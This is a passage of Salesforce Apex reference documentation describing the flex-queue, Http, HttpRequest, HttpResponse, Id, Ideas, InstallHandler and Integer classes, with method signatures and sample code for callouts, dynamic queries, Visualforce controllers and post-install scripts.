Moves the specified job the end of the flex queue, to index position `(size - 1)`. All jobs after the job's starting position move one spot forward. If the job isn't in the queue, it throws an element-not-found exception. Returns `true` if the job is moved, or `false` if the job is already at the end of the queue, so no change is made.

Signature

```
public static Boolean moveJobToEnd(Id jobId)
```

Parameters

jobId
Type: Id

The ID of the job to move.

Return Value

Type: Boolean

moveJobToFront(jobId)

Moves the specified job to the front of the flex queue, to index position `0`. All other jobs move back one spot. If the job isn't in the queue, it throws an element-not-found exception. Returns `true` if the job is moved, or `false` if the job is already at the front of the queue, so no change is made.

Signature

```
public static Boolean moveJobToFront(Id jobId)
```

Parameters

jobId
Type: Id

The ID of the job to move.

Return Value

Type: Boolean

Http Class

Use the `Http` class to initiate an HTTP request and response.

Namespace

System

Http Methods

The following are methods for `Http`. All are instance methods.

IN THIS SECTION:

send(request)
Sends an HttpRequest and returns the response.

toString()
Returns a string that displays and identifies the object's properties.

`send(request)`

Sends an HttpRequest and returns the response.

Signature

```
public HttpResponse send(HttpRequest request)
```

Parameters

`request`
Type: System.HttpRequest

Return Value

Type: System.HttpResponse

`toString()`

Returns a string that displays and identifies the object's properties.

Signature

```
public String toString()
```

Return Value

Type: String

HttpCalloutMock Interface

Enables sending fake responses when testing HTTP callouts.

Namespace

System

Usage

For an implementation example, see Testing HTTP Callouts by Implementing the `HttpCalloutMock` Interface.

HttpCalloutMock Methods

The following are methods for `HttpCalloutMock`.

IN THIS SECTION:

respond(request)
Returns an HTTP response for the given request. The implementation of this method is called by the Apex runtime to send a fake response when an HTTP callout is made after `Test.setMock` has been called.

`respond(request)`

Returns an HTTP response for the given request. The implementation of this method is called by the Apex runtime to send a fake response when an HTTP callout is made after `Test.setMock` has been called.

Signature

```
public HttpResponse respond(HttpRequest request)
```

Parameters

`request`
Type: System.HttpRequest

Return Value

Type: System.HttpResponse

HttpRequest Class

Use the `HttpRequest` class to programmatically create HTTP requests like GET, POST, PUT, and DELETE.

Namespace

System

Usage

Use the XML classes or JSON classes to parse XML or JSON content in the body of a request created by `HttpRequest`.

Example

The following example illustrates how you can use an authorization header with a request and handle the response.

```
public class AuthCallout {
```

```
    public void basicAuthCallout(){
      HttpRequest req = new HttpRequest();
      req.setEndpoint('http://www.yahoo.com');
      req.setMethod('GET');

      // Specify the required user name and password to access the endpoint
      // As well as the header and header information

      String username = 'myname';
      String password = 'mypwd';

      Blob headerValue = Blob.valueOf(username + ':' + password);
      String authorizationHeader = 'BASIC ' +
      EncodingUtil.base64Encode(headerValue);
      req.setHeader('Authorization', authorizationHeader);

      // Create a new http object to send the request object
      // A response object is generated as a result of the request

      Http http = new Http();
      HTTPResponse res = http.send(req);
      System.debug(res.getBody());
    }
}
```

Note: You can set the endpoint as a named credential URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:My_Named_Credential/some_path`. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. Salesforce manages all authentication for Apex callouts that specify a named credential as the callout endpoint so that your code doesn't have to. See Named Credentials as Callout Endpoints on page 457.

Compression

To compress the data you send, use `setCompressed`.

```
HttpRequest req = new HttpRequest();
req.setEndPoint('my_endpoint');
req.setCompressed(true);
req.setBody('some post body');
```

If a response comes back in compressed format, `getBody` recognizes the format, uncompresses it, and returns the uncompressed value.

IN THIS SECTION:

HttpRequest Constructors

HttpRequest Methods

SEE ALSO:

JSON Support

XML Support

HttpRequest Constructors

The following are constructors for `HttpRequest`.

IN THIS SECTION:

HttpRequest()
Creates a new instance of the `HttpRequest` class.

`HttpRequest()`

Creates a new instance of the `HttpRequest` class.

Signature

```
public HttpRequest()
```

HttpRequest Methods

The following are methods for `HttpRequest`. All are instance methods.

IN THIS SECTION:

getBody()
Retrieves the body of this request.

getBodyAsBlob()
Retrieves the body of this request as a Blob.

getBodyDocument()
Retrieves the body of this request as a DOM document.

getCompressed()
If `true`, the request body is compressed, `false` otherwise.

getEndpoint()
Retrieves the URL for the endpoint of the external server for this request.

getHeader(key)
Retrieves the contents of the request header.

getMethod()
Returns the type of method used by `HttpRequest`.

setBody(body)
Sets the contents of the body for this request.

setBodyAsBlob(body)
Sets the contents of the body for this request using a Blob.

setBodyDocument(document)
Sets the contents of the body for this request. The contents represent a DOM document.

setClientCertificate(clientCert, password)
This method is deprecated. Use `setClientCertificateName` instead.

setClientCertificateName(certDevName)
If the external service requires a client certificate for authentication, set the certificate name.

setCompressed(flag)
If `true`, the data in the body is delivered to the endpoint in the gzip compressed format. If `false`, no compression format is used.

setEndpoint(endpoint)
Specifies the endpoint for this request.

setHeader(key, value)
Sets the contents of the request header.

setMethod(method)
Sets the type of method to be used for the HTTP request.

setTimeout(timeout)
Sets the timeout in milliseconds for the request.

toString()
Returns a string containing the URL for the endpoint of the external server for this request and the method used, for example, `Endpoint=http://YourServer, Method=POST`

`getBody()`

Retrieves the body of this request.

Signature

```
public String getBody()
```

Return Value

Type: String

`getBodyAsBlob()`

Retrieves the body of this request as a Blob.

Signature

```
public Blob getBodyAsBlob()
```

Return Value

Type: Blob

`getBodyDocument()`

Retrieves the body of this request as a DOM document.

Signature

```
public Dom.Document getBodyDocument()
```

Return Value

Type: Dom.Document

Example

Use this method as a shortcut for:

```
String xml = httpRequest.getBody();
Dom.Document domDoc = new Dom.Document(xml);
```

getCompressed()

If `true`, the request body is compressed, `false` otherwise.

Signature

```
public Boolean getCompressed()
```

Return Value

Type: Boolean

getEndpoint()

Retrieves the URL for the endpoint of the external server for this request.

Signature

```
public String getEndpoint()
```

Return Value

Type: String

getHeader(key)

Retrieves the contents of the request header.

Signature

```
public String getHeader(String key)
```

Parameters

key
Type: String

Return Value

Type: String

`getMethod()`

Returns the type of method used by `HttpRequest`.

Signature

```
public String getMethod()
```

Return Value

Type: String

Usage

Examples of return values:

- DELETE
- GET
- HEAD
- POST
- PUT
- TRACE

`setBody(body)`

Sets the contents of the body for this request.

Signature

```
public Void setBody(String body)
```

Parameters

body
Type: String

Return Value

Type: Void

Usage

Limit: 6 MB for synchronous Apex or 12 MB for asynchronous Apex.

The HTTP request and response sizes count towards the total heap size.

`setBodyAsBlob(body)`

Sets the contents of the body for this request using a Blob.

Signature

```
public Void setBodyAsBlob(Blob body)
```

Parameters

body
Type: Blob

Return Value

Type: Void

Usage

Limit: 6 MB for synchronous Apex or 12 MB for asynchronous Apex.

The HTTP request and response sizes count towards the total heap size.

`setBodyDocument(document)`

Sets the contents of the body for this request. The contents represent a DOM document.

Signature

```
public Void setBodyDocument(Dom.Document document)
```

Parameters

document
Type: Dom.Document

Return Value

Type: Void

Usage

Limit: 6 MB for synchronous Apex or 12 MB for asynchronous Apex.

`setClientCertificate(clientCert, password)`

This method is deprecated. Use `setClientCertificateName` instead.

Signature

```
public Void setClientCertificate(String clientCert, String password)
```

Parameters

clientCert
Type: String

password
Type: String

Return Value

Type: Void

Usage

If the server requires a client certificate for authentication, set the client certificate PKCS12 key store and password.

setClientCertificateName(certDevName)

If the external service requires a client certificate for authentication, set the certificate name.

Signature

```
public Void setClientCertificateName(String certDevName)
```

Parameters

certDevName
Type: String

Return Value

Type: Void

Usage

See Using Certificates with HTTP Requests.

setCompressed(flag)

If `true`, the data in the body is delivered to the endpoint in the gzip compressed format. If `false`, no compression format is used.

Signature

```
public Void setCompressed(Boolean flag)
```

Parameters

flag
Type: Boolean

Return Value

Type: Void

`setEndpoint(endpoint)`

Specifies the endpoint for this request.

Signature

```
public Void setEndpoint(String endpoint)
```

Parameters

endpoint
Type: String

Possible values for the endpoint:

- Endpoint URL

  ```
  https://my_endpoint.example.com/some_path
  ```

- Named credential URL, which contains the scheme `callout`, the name of the named credential, and, optionally, an appended path

  ```
  callout:My_Named_Credential/some_path
  ```

Return Value

Type: Void

SEE ALSO:

Named Credentials as Callout Endpoints

`setHeader(key, value)`

Sets the contents of the request header.

Signature

```
public Void setHeader(String key, String value)
```

Parameters

key
Type: String

value
Type: String

Return Value

Type: Void

Usage

Limit 100 KB.

`setMethod(method)`

Sets the type of method to be used for the HTTP request.

Signature

```
public Void setMethod(String method)
```

Parameters

`method`
Type: String

Possible values for the method type include:

- DELETE
- GET
- HEAD
- POST
- PUT
- TRACE

Return Value

Type: Void

Usage

You can also use this method to set any required options.

`setTimeout(timeout)`

Sets the timeout in milliseconds for the request.

Signature

```
public Void setTimeout(Integer timeout)
```

Parameters

`timeout`
Type: Integer

Return Value

Type: Void

Usage

The timeout can be any value between 1 and 120,000 milliseconds.

`toString()`

Returns a string containing the URL for the endpoint of the external server for this request and the method used, for example, `Endpoint=http://YourServer, Method=POST`

Signature

```
public String toString()
```

Return Value

Type: String

HttpResponse Class

Use the `HttpResponse` class to handle the HTTP response returned by the `Http` class.

Namespace

System

Usage

Use the XML classes or JSON Classes to parse XML or JSON content in the body of a response accessed by `HttpResponse`.

Example

In the following `getXmlStreamReader` example, content is retrieved from an external Web server, then the XML is parsed using the `XmlStreamReader` class.

```
public class ReaderFromCalloutSample {

  public void getAndParse() {

    // Get the XML document from the external server
    Http http = new Http();
    HttpRequest req = new HttpRequest();
    req.setEndpoint('https://docsample.herokuapp.com/xmlSample');
    req.setMethod('GET');
    HttpResponse res = http.send(req);

    // Log the XML content
    System.debug(res.getBody());

    // Generate the HTTP response as an XML stream
    XmlStreamReader reader = res.getXmlStreamReader();
```

```
    // Read through the XML
    while(reader.hasNext()) {
      System.debug('Event Type:' + reader.getEventType());
      if (reader.getEventType() == XmlTag.START_ELEMENT) {
        System.debug(reader.getLocalName());
      }
      reader.next();
    }

  }
}
```

SEE ALSO:

JSON Support

XML Support

HttpResponse Methods

The following are methods for `HttpResponse`. All are instance methods.

IN THIS SECTION:

getBody()

Retrieves the body returned in the response.

getBodyAsBlob()

Retrieves the body returned in the response as a Blob.

getBodyDocument()

Retrieves the body returned in the response as a DOM document.

getHeader(key)

Retrieves the contents of the response header.

getHeaderKeys()

Retrieves an array of header keys returned in the response.

getStatus()

Retrieves the status message returned for the response.

getStatusCode()

Retrieves the value of the status code returned in the response.

getXmlStreamReader()

Returns an `XmlStreamReader` that parses the body of the callout response.

setBody(body)

Specifies the body returned in the response.

setBodyAsBlob(body)

Specifies the body returned in the response using a Blob.

setHeader(key, value)

Specifies the contents of the response header.

setStatus(status)
Specifies the status message returned in the response.

setStatusCode(statusCode)
Specifies the value of the status code returned in the response.

toString()
Returns the status message and status code returned in the response, for example:

getBody()

Retrieves the body returned in the response.

Signature

```
public String getBody()
```

Return Value

Type: String

Usage

Limit 6 MB for synchronous Apex or 12 MB for asynchronous Apex. The HTTP request and response sizes count towards the total heap size.

getBodyAsBlob()

Retrieves the body returned in the response as a Blob.

Signature

```
public Blob getBodyAsBlob()
```

Return Value

Type: Blob

Usage

Limit 6 MB for synchronous Apex or 12 MB for asynchronous Apex. The HTTP request and response sizes count towards the total heap size.

getBodyDocument()

Retrieves the body returned in the response as a DOM document.

Signature

```
public Dom.Document getBodyDocument()
```

Return Value

Type: `Dom.Document`

Example

Use it as a shortcut for:

```
String xml = httpResponse.getBody();
Dom.Document domDoc = new Dom.Document(xml);
```

getHeader(key)

Retrieves the contents of the response header.

Signature

```
public String getHeader(String key)
```

Parameters

key
Type: String

Return Value

Type: String

getHeaderKeys()

Retrieves an array of header keys returned in the response.

Signature

```
public String[] getHeaderKeys()
```

Return Value

Type: String[]

getStatus()

Retrieves the status message returned for the response.

Signature

```
public String getStatus()
```

Return Value

Type: String

getStatusCode()

Retrieves the value of the status code returned in the response.

Signature

```
public Integer getStatusCode()
```

Return Value

Type: Integer

getXmlStreamReader()

Returns an `XmlStreamReader` that parses the body of the callout response.

Signature

```
public XmlStreamReader getXmlStreamReader()
```

Return Value

Type: System.XmlStreamReader

Usage

Use it as a shortcut for:

```
String xml = httpResponse.getBody();
XmlStreamReader xsr = new XmlStreamReader(xml);
```

setBody(body)

Specifies the body returned in the response.

Signature

```
public Void setBody(String body)
```

Parameters

body
Type: String

Return Value

Type: Void

setBodyAsBlob(body)

Specifies the body returned in the response using a Blob.

Signature

```
public Void setBodyAsBlob(Blob body)
```

Parameters

body
Type: Blob

Return Value

Type: Void

setHeader(key, value)

Specifies the contents of the response header.

Signature

```
public Void setHeader(String key, String value)
```

Parameters

key
Type: String

value
Type: String

Return Value

Type: Void

setStatus(status)

Specifies the status message returned in the response.

Signature

```
public Void setStatus(String status)
```

Parameters

status
Type: String

Return Value

Type: Void

`setStatusCode(statusCode)`

Specifies the value of the status code returned in the response.

Signature

```
public Void setStatusCode(Integer statusCode)
```

Parameters

`statusCode`
Type: Integer

Return Value

Type: Void

`toString()`

Returns the status message and status code returned in the response, for example:

Signature

```
public String toString()
```

Return Value

Type: String

Example

```
Status=OK, StatusCode=200
```

Id Class

Contains methods for the ID primitive data type.

Namespace

System

Example: Getting an sObject Token From an ID

This sample shows how to use the `getSObjectType` method to obtain an sObject token from an ID. The `updateOwner` method in this sample accepts a list of IDs of the sObjects to update the ownerId field of. This list contains IDs of sObjects of the same type. The second parameter is the new owner ID. Note that since it is a future method, it doesn't accept sObject types as parameters; this is why

it accepts IDs of sObjects. This method gets the sObject token from the first ID in the list, then does a describe to obtain the object name and constructs a query dynamicallly. It then queries for all sObjects and updates their owner ID fields to the new owner ID.

```
public class MyDynamicSolution {
    @future
    public static void updateOwner(List<ID> objIds, ID newOwnerId) {
        // Validate input
        System.assert(objIds != null);
        System.assert(objIds.size() > 0);
        System.assert(newOwnerId != null);

        // Get the sObject token from the first ID
        // (the List contains IDs of sObjects of the same type).
        Schema.SObjectType token = objIds[0].getSObjectType();

        // Using the token, do a describe
        // and construct a query dynamically.
        Schema.DescribeSObjectResult dr = token.getDescribe();
        String queryString = 'SELECT ownerId FROM ' + dr.getName() +
            ' WHERE ';
        for(ID objId : objIds) {
            queryString += 'Id=\'' + objId + '\' OR ';
        }
        // Remove the last ' OR'
        queryString = queryString.subString(0, queryString.length() - 4);

        sObject[] objDBList = Database.query(queryString);
        System.assert(objDBList.size() > 0);

        // Update the owner ID on the sObjects
        for(Integer i=0;i<objDBList.size();i++) {
            objDBList[i].put('ownerId', newOwnerId);
        }
        Database.SaveResult[] srList = Database.update(objDBList, false);
        for(Database.SaveResult sr : srList) {
            if (sr.isSuccess()) {
                System.debug('Updated owner ID successfully for ' +
                    dr.getName() + ' ID ' + sr.getId());
            }
            else {
              System.debug('Updating ' + dr.getName() + ' returned the following errors.');

                for(Database.Error e : sr.getErrors()) {
                    System.debug(e.getMessage());
                }
            }
        }
    }
}
```

Id Methods

The following are methods for `Id`.

IN THIS SECTION:

addError(errorMsg)
Marks a record with a custom error message and prevents any DML operation from occurring.

addError(errorMsg, escape)
Marks a record with a custom error message, specifies whether or not the error message should be escaped, and prevents any DML operation from occurring.

addError(exceptionError)
Marks a record with a custom error message and prevents any DML operation from occurring.

addError(exceptionError, escape)
Marks a record with a custom error message and prevents any DML operation from occurring.

getSObjectType()
Returns the token for the sObject corresponding to this ID. This method is primarily used with describe information.

valueOf(toID)
Converts the specified String into an ID and returns the ID.

`addError(errorMsg)`

Marks a record with a custom error message and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg)
```

Parameters

errorMsg
Type: String

The error message to mark the record with.

Return Value

Type: Void

Usage

This method is similar to the `addError(errorMsg)` sObject method.

Note: This method escapes any HTML markup in the specified error message. The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Example

```
Trigger.new[0].Id.addError('bad');
```

addError(errorMsg, escape)

Marks a record with a custom error message, specifies whether or not the error message should be escaped, and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg, Boolean escape)
```

Parameters

errorMsg
Type: String

The error message to mark the record with.

escape
Type: Boolean

Indicates whether any HTML markup in the custom error message should be escaped (`true`) or not (`false`).

Return Value

Type: Void

Usage

The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Warning: Be cautious if you specify `false` for the *escape* argument. Unescaped strings displayed in the Salesforce user interface can represent a vulnerability in the system because these strings might contain harmful code. If you want to include HTML markup in the error message, call this method with a `false` *escape* argument and make sure you escape any dynamic content, such as input field values. Otherwise, specify `true` for the *escape* argument or call `addError(String` ***errorMsg***`)` instead.

Example

```
Trigger.new[0].Id.addError('Fix & resubmit', false);
```

addError(exceptionError)

Marks a record with a custom error message and prevents any DML operation from occurring.

Signature

```
public Void addError(Exception exceptionError)
```

Parameters

exceptionError
Type: System.Exception

An Exception object or a custom exception object that contains the error message to mark the record with.

Return Value

Type: Void

Usage

This method is similar to the `addError(exceptionError)` sObject method.

Note: This method escapes any HTML markup in the specified error message. The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Example

```
public class MyException extends Exception{}

Trigger.new[0].Id.addError(new myException('Invalid Id'));
```

addError(exceptionError, escape)

Marks a record with a custom error message and prevents any DML operation from occurring.

Signature

```
public Void addError(Exception exceptionError, Boolean escape)
```

Parameters

exceptionError
Type: System.Exception

An Exception object or a custom exception object that contains the error message to mark the record with.

escape
Type: Boolean

Indicates whether any HTML markup in the custom error message should be escaped (`true`) or not (`false`).

Return Value

Type: Void

Usage

The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Warning: Be cautious if you specify `false` for the *escape* argument. Unescaped strings displayed in the Salesforce user interface can represent a vulnerability in the system because these strings might contain harmful code. If you want to include HTML markup in the error message, call this method with a `false` *escape* argument and make sure you escape any dynamic

content, such as input field values. Otherwise, specify `true` for the *`escape`* argument or call `addError(Exception e)` instead.

Example

```
public class MyException extends Exception{}

account a = new account();
a.addError(new MyException('Invalid Id & other issues'), false);
```

`getSObjectType()`

Returns the token for the sObject corresponding to this ID. This method is primarily used with describe information.

Signature

```
public Schema.SObjectType getSObjectType()
```

Return Value

Type: Schema.SObjectType

Usage

For more information about describes, see Understanding Apex Describe Information.

Example

```
account a = new account(name = 'account');
insert a;
Id myId = a.id;
system.assertEquals(Schema.Account.SObjectType, myId.getSobjectType());
```

`valueOf(toID)`

Converts the specified String into an ID and returns the ID.

Signature

```
public static ID valueOf(String toID)
```

Parameters

`toID`
Type: String

Return Value

Type: ID

Example

```
Id myId = Id.valueOf('001xa000003DIlo');
```

Ideas Class

Represents zone ideas.

Namespace

System

Usage

Ideas is a community of users who post, vote for, and comment on ideas. An Ideas community provides an online, transparent way for you to attract, manage, and showcase innovation.

A set of *recent replies* (returned by methods, see below) includes ideas that a user has posted or commented on that already have comments posted by another user. The returned ideas are listed based on the time of the last comment made by another user, with the most recent ideas appearing first.

The *userID* argument is a required argument that filters the results so only the ideas that the specified user has posted or commented on are returned.

The *communityID* argument filters the results so only the ideas within the specified zone are returned. If this argument is the empty string, then all recent replies for the specified user are returned regardless of the zone.

For more information on ideas, see "Using Ideas" in the Salesforce online help.

Example

The following example finds ideas in a specific zone that have similar titles as a new idea:

```
public class FindSimilarIdeasController {

   public static void test() {
      // Instantiate a new idea
      Idea idea = new Idea ();

      // Specify a title for the new idea
      idea.Title = 'Increase Vacation Time for Employees';

      // Specify the communityID (INTERNAL_IDEAS) in which to find similar ideas.
      Community community = [ SELECT Id FROM Community WHERE Name = 'INTERNAL_IDEAS' ];

      idea.CommunityId = community.Id;

      ID[] results = Ideas.findSimilar(idea);
   }
}
```

The following example uses a Visualforce page in conjunction with a *custom controller*, that is, a special Apex class. For more information on Visualforce, see the *Visualforce Developer's Guide*.

This example creates an Apex method in the controller that returns unread recent replies. You can leverage this same example for the `getAllRecentReplies` and `getReadRecentReplies` methods. For this example to work, there must be ideas posted to the zone. In addition, at least one zone member must have posted a comment to another zone member's idea or comment.

```
// Create an Apex method to retrieve the recent replies marked as unread in all communities
public class IdeasController {

   public Idea[] getUnreadRecentReplies() {
        Idea[] recentReplies;
        if (recentReplies == null) {
           Id[] recentRepliesIds = Ideas.getUnreadRecentReplies(UserInfo.getUserId(), '');

            recentReplies = [SELECT Id, Title FROM Idea WHERE Id IN :recentRepliesIds];
        }
        return recentReplies;

  }

}
```

The following is the markup for a Visualforce page that uses the above custom controller to list unread recent replies.

```
<apex:page controller="IdeasController" showHeader="false">
    <apex:dataList value="{!unreadRecentReplies}" var="recentReplyIdea">
           <a href="/apex/viewIdea?id={!recentReplyIdea.Id}">
                 <apex:outputText value="{!recentReplyIdea.Title}" escape="true"/></a>
     </apex:dataList>
</apex:page>
```

The following example uses a Visualforce page in conjunction with a custom controller to list ideas. Then, a second Visualforce page and custom controller is used to display a specific idea and mark it as read. For this example to work, there must be ideas posted to the zone.

```
// Create a controller to use on a VisualForce page to list ideas
public class IdeaListController {

    public final Idea[] ideas {get; private set;}

    public IdeaListController() {
        Integer i = 0;
        ideas = new Idea[10];
        for (Idea tmp : Database.query
('SELECT Id, Title FROM Idea WHERE Id != null AND parentIdeaId = null LIMIT 10')) {
            i++;
            ideas.add(tmp);
        }
    }
}
```

The following is the markup for a Visualforce page that uses the above custom controller to list ideas:

```
<apex:page controller="IdeaListController" tabStyle="Idea" showHeader="false">
```

```
        <apex:dataList value="{!ideas}" var="idea" id="ideaList">
            <a href="/apex/viewIdea?id={!idea.id}">
<apex:outputText value="{!idea.title}" escape="true"/></a>
        </apex:dataList>

</apex:page>
```

The following example also uses a Visualforce page and custom controller, this time, to display the idea that is selected on the above idea list page. In this example, the `markRead` method marks the selected idea and associated comments as read by the user that is currently logged in. Note that the `markRead` method is in the constructor so that the idea is marked read immediately when the user goes to a page that uses this controller. For this example to work, there must be ideas posted to the zone. In addition, at least one zone member must have posted a comment to another zone member's idea or comment.

```
// Create an Apex method in the controller that marks all comments as read for the
// selected idea
public class ViewIdeaController {

   private final String id = System.currentPage().getParameters().get('id');

   public ViewIdeaController(ApexPages.StandardController controller) {
               Ideas.markRead(id);
   }

}
```

The following is the markup for a Visualforce page that uses the above custom controller to display the idea as read.

```
<apex:page standardController="Idea" extensions="ViewIdeaController" showHeader="false">

     <h2><apex:outputText value="{!idea.title}" /></h2>
     <apex:outputText value="{!idea.body}" />

</apex:page>
```

Ideas Methods

The following are methods for `Ideas`. All methods are static.

IN THIS SECTION:

findSimilar(idea)

Returns a list of similar ideas based on the title of the specified idea.

getAllRecentReplies(userID, communityID)

Returns ideas that have recent replies for the specified user or zone. This includes all read and unread replies.

getReadRecentReplies(userID, communityID)

Returns ideas that have recent replies marked as read.

getUnreadRecentReplies(userID, communityID)

Returns ideas that have recent replies marked as unread.

markRead(ideaID)

Marks all comments as read for the user that is currently logged in.

findSimilar(idea)

Returns a list of similar ideas based on the title of the specified idea.

Signature

```
public static ID[] findSimilar(Idea idea)
```

Parameters

idea
Type: Idea

Return Value

Type: ID[]

Usage

Each `findSimilar` call counts against the SOSL query limits. See Execution Governors and Limits.

getAllRecentReplies(userID, communityID)

Returns ideas that have recent replies for the specified user or zone. This includes all read and unread replies.

Signature

```
public static ID[] getAllRecentReplies(String userID, String communityID)
```

Parameters

userID
Type: String

communityID
Type: String

Return Value

Type: ID[]

Usage

Each `getAllRecentReplies` call counts against the SOQL query limits. See Execution Governors and Limits.

getReadRecentReplies(userID, communityID)

Returns ideas that have recent replies marked as read.

Signature

```
public static ID[] getReadRecentReplies(String userID, String communityID)
```

Parameters

userID
Type: String

communityID
Type: String

Return Value

Type: ID[]

Usage

Each `getReadRecentReplies` call counts against the SOQL query limits. See Execution Governors and Limits.

getUnreadRecentReplies(userID, communityID)

Returns ideas that have recent replies marked as unread.

Signature

```
public static ID[] getUnreadRecentReplies(String userID, String communityID)
```

Parameters

userID
Type: String

communityID
Type: String

Return Value

Type: ID[]

Usage

Each `getUnreadRecentReplies` call counts against the SOQL query limits. See Execution Governors and Limits.

markRead(ideaID)

Marks all comments as read for the user that is currently logged in.

Signature

```
public static Void markRead(String ideaID)
```

Parameters

ideaID
Type: String

Return Value

Type: Void

InstallHandler Interface

Enables custom code to run after a managed package installation or upgrade.

Namespace

System

Usage

App developers can implement this interface to specify Apex code that runs automatically after a subscriber installs or upgrades a managed package. This makes it possible to customize the package install or upgrade, based on details of the subscriber's organization. For instance, you can use the script to populate custom settings, create sample data, send an email to the installer, notify an external system, or kick off a batch operation to populate a new field across a large set of data.

The post install script is invoked after tests have been run, and is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script appear to be done by your package. You can access this user by using UserInfo. You will only see this user at runtime, not while running tests.

If the script fails, the install/upgrade is aborted. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the install/upgrade details will be unavailable.

The post install script has the following additional properties.

- It can initiate batch, scheduled, and future jobs.
- It can't access Session IDs.
- It can only perform callouts using an async operation. The callout occurs after the script is run and the install is complete and committed.

The `InstallHandler` interface has a single method called `onInstall`, which specifies the actions to be performed on install/upgrade.

```
global interface InstallHandler {
  void onInstall(InstallContext context)
};
```

The `onInstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the installation takes place.
- The user ID of the user who initiated the installation.
- The version number of the previously installed package (specified using the `Version` class). This is always a three-part number, such as 1.2.0.
- Whether the installation is an upgrade.
- Whether the installation is a push.

The context argument is an object whose type is the `InstallContext` interface. This interface is automatically implemented by the system. The following definition of the `InstallContext` interface shows the methods you can call on the context argument.

```
global interface InstallContext {
  ID organizationId();
```

```
  ID installerId();
  Boolean isUpgrade();
  Boolean isPush();
  Version previousVersion();
}
```

IN THIS SECTION:

InstallHandler Methods

InstallHandler Example Implementation

InstallHandler Methods

The following are methods for `InstallHandler`.

IN THIS SECTION:

onInstall(context)
Specifies the actions to be performed on install/upgrade.

`onInstall(context)`

Specifies the actions to be performed on install/upgrade.

Signature

```
public Void onInstall(InstallContext context)
```

Parameters

`context`
Type: System.InstallContext

Return Value

Type: Void

InstallHandler Example Implementation

The following sample post install script performs these actions on package install/upgrade.

- If the previous version is null, that is, the package is being installed for the first time, the script:
  - Creates a new Account called "Newco" and verifies that it was created.
  - Creates a new instance of the custom object Survey, called "Client Satisfaction Survey".
  - Sends an email message to the subscriber confirming installation of the package.
- If the previous version is 1.0, the script creates a new instance of Survey called "Upgrading from Version 1.0".
- If the package is an upgrade, the script creates a new instance of Survey called "Sample Survey during Upgrade".

- If the upgrade is being pushed, the script creates a new instance of Survey called "Sample Survey during Push".

```
global class PostInstallClass implements InstallHandler {
  global void onInstall(InstallContext context) {
    if(context.previousVersion() == null) {
      Account a = new Account(name='Newco');
      insert(a);

      Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
      insert obj;

      User u = [Select Id, Email from User where Id =:context.installerID()];
      String toAddress= u.Email;
      String[] toAddresses = new String[]{toAddress};
      Messaging.SingleEmailMessage mail =
        new Messaging.SingleEmailMessage();
      mail.setToAddresses(toAddresses);
      mail.setReplyTo('support@package.dev');
      mail.setSenderDisplayName('My Package Support');
      mail.setSubject('Package install successful');
      mail.setPlainTextBody('Thanks for installing the package.');
      Messaging.sendEmail(new Messaging.Email[] { mail });
      }
    else
      if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
      Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
      insert(obj);
      }
    if(context.isUpgrade()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
      insert obj;
      }
    if(context.isPush()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Push');
      insert obj;
      }
    }
  }
```

You can test a post install script using the new `testInstall` method of the `Test` class. This method takes the following arguments.

- A class that implements the `InstallHandler` interface.
- A `Version` object that specifies the version number of the existing package.
- An optional Boolean value that is `true` if the installation is a push. The default is `false`.

This sample shows how to test a post install script implemented in the `PostInstallClass` Apex class.

```
@isTest
static void testInstallScript() {
  PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
    Test.testInstall(postinstall, new Version(1,0), true);
    List<Account> a = [Select id, name from Account where name ='Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
  }
```

Integer Class

Contains methods for the Integer primitive data type.

Namespace

System

Usage

For more information on integers, see Primitive Data Types on page 27.

Integer Methods

The following are methods for `Integer`.

IN THIS SECTION:

format()
Returns the integer as a string using the locale of the context user.

valueOf(stringToInteger)
Returns an Integer that contains the value of the specified String. As in Java, the String is interpreted as representing a signed decimal integer.

valueOf(fieldValue)
Converts the specified object to an Integer. Use this method to convert a history tracking field value or an object that represents an Integer value.

`format()`

Returns the integer as a string using the locale of the context user.

Signature

```
public String format()
```

Return Value

Type: String

Example

```
integer myInt = 22;
system.assertEquals('22', myInt.format());
```

`valueOf(stringToInteger)`

Returns an Integer that contains the value of the specified String. As in Java, the String is interpreted as representing a signed decimal integer.

Signature

```
public static Integer valueOf(String stringToInteger)
```

Parameters

stringToInteger
Type: String

Return Value

Type: Integer

Example

```
Integer myInt = Integer.valueOf('123');
```

valueOf(fieldValue)

Converts the specified object to an Integer. Use this method to convert a history tracking field value or an object that represents an Integer value.

Signature

```
public static Integer valueOf(Object fieldValue)
```

Parameters

fieldValue
Type: Object

Return Value

Type: Integer

Usage

Use this method with the `OldValue` or `NewValue` fields of history sObjects, such as `AccountHistory`, when the field type corresponds to an Integer type, like a number field.

Example:

Example

```
List<AccountHistory> ahlist =
  [SELECT Field,OldValue,NewValue
   FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'NumberOfEmployees') {
    Integer oldValue =
      Integer.valueOf(ah.OldValue);
```

```
    Integer newValue =
      Integer.valueOf(ah.NewValue);
}
```

JSON Class

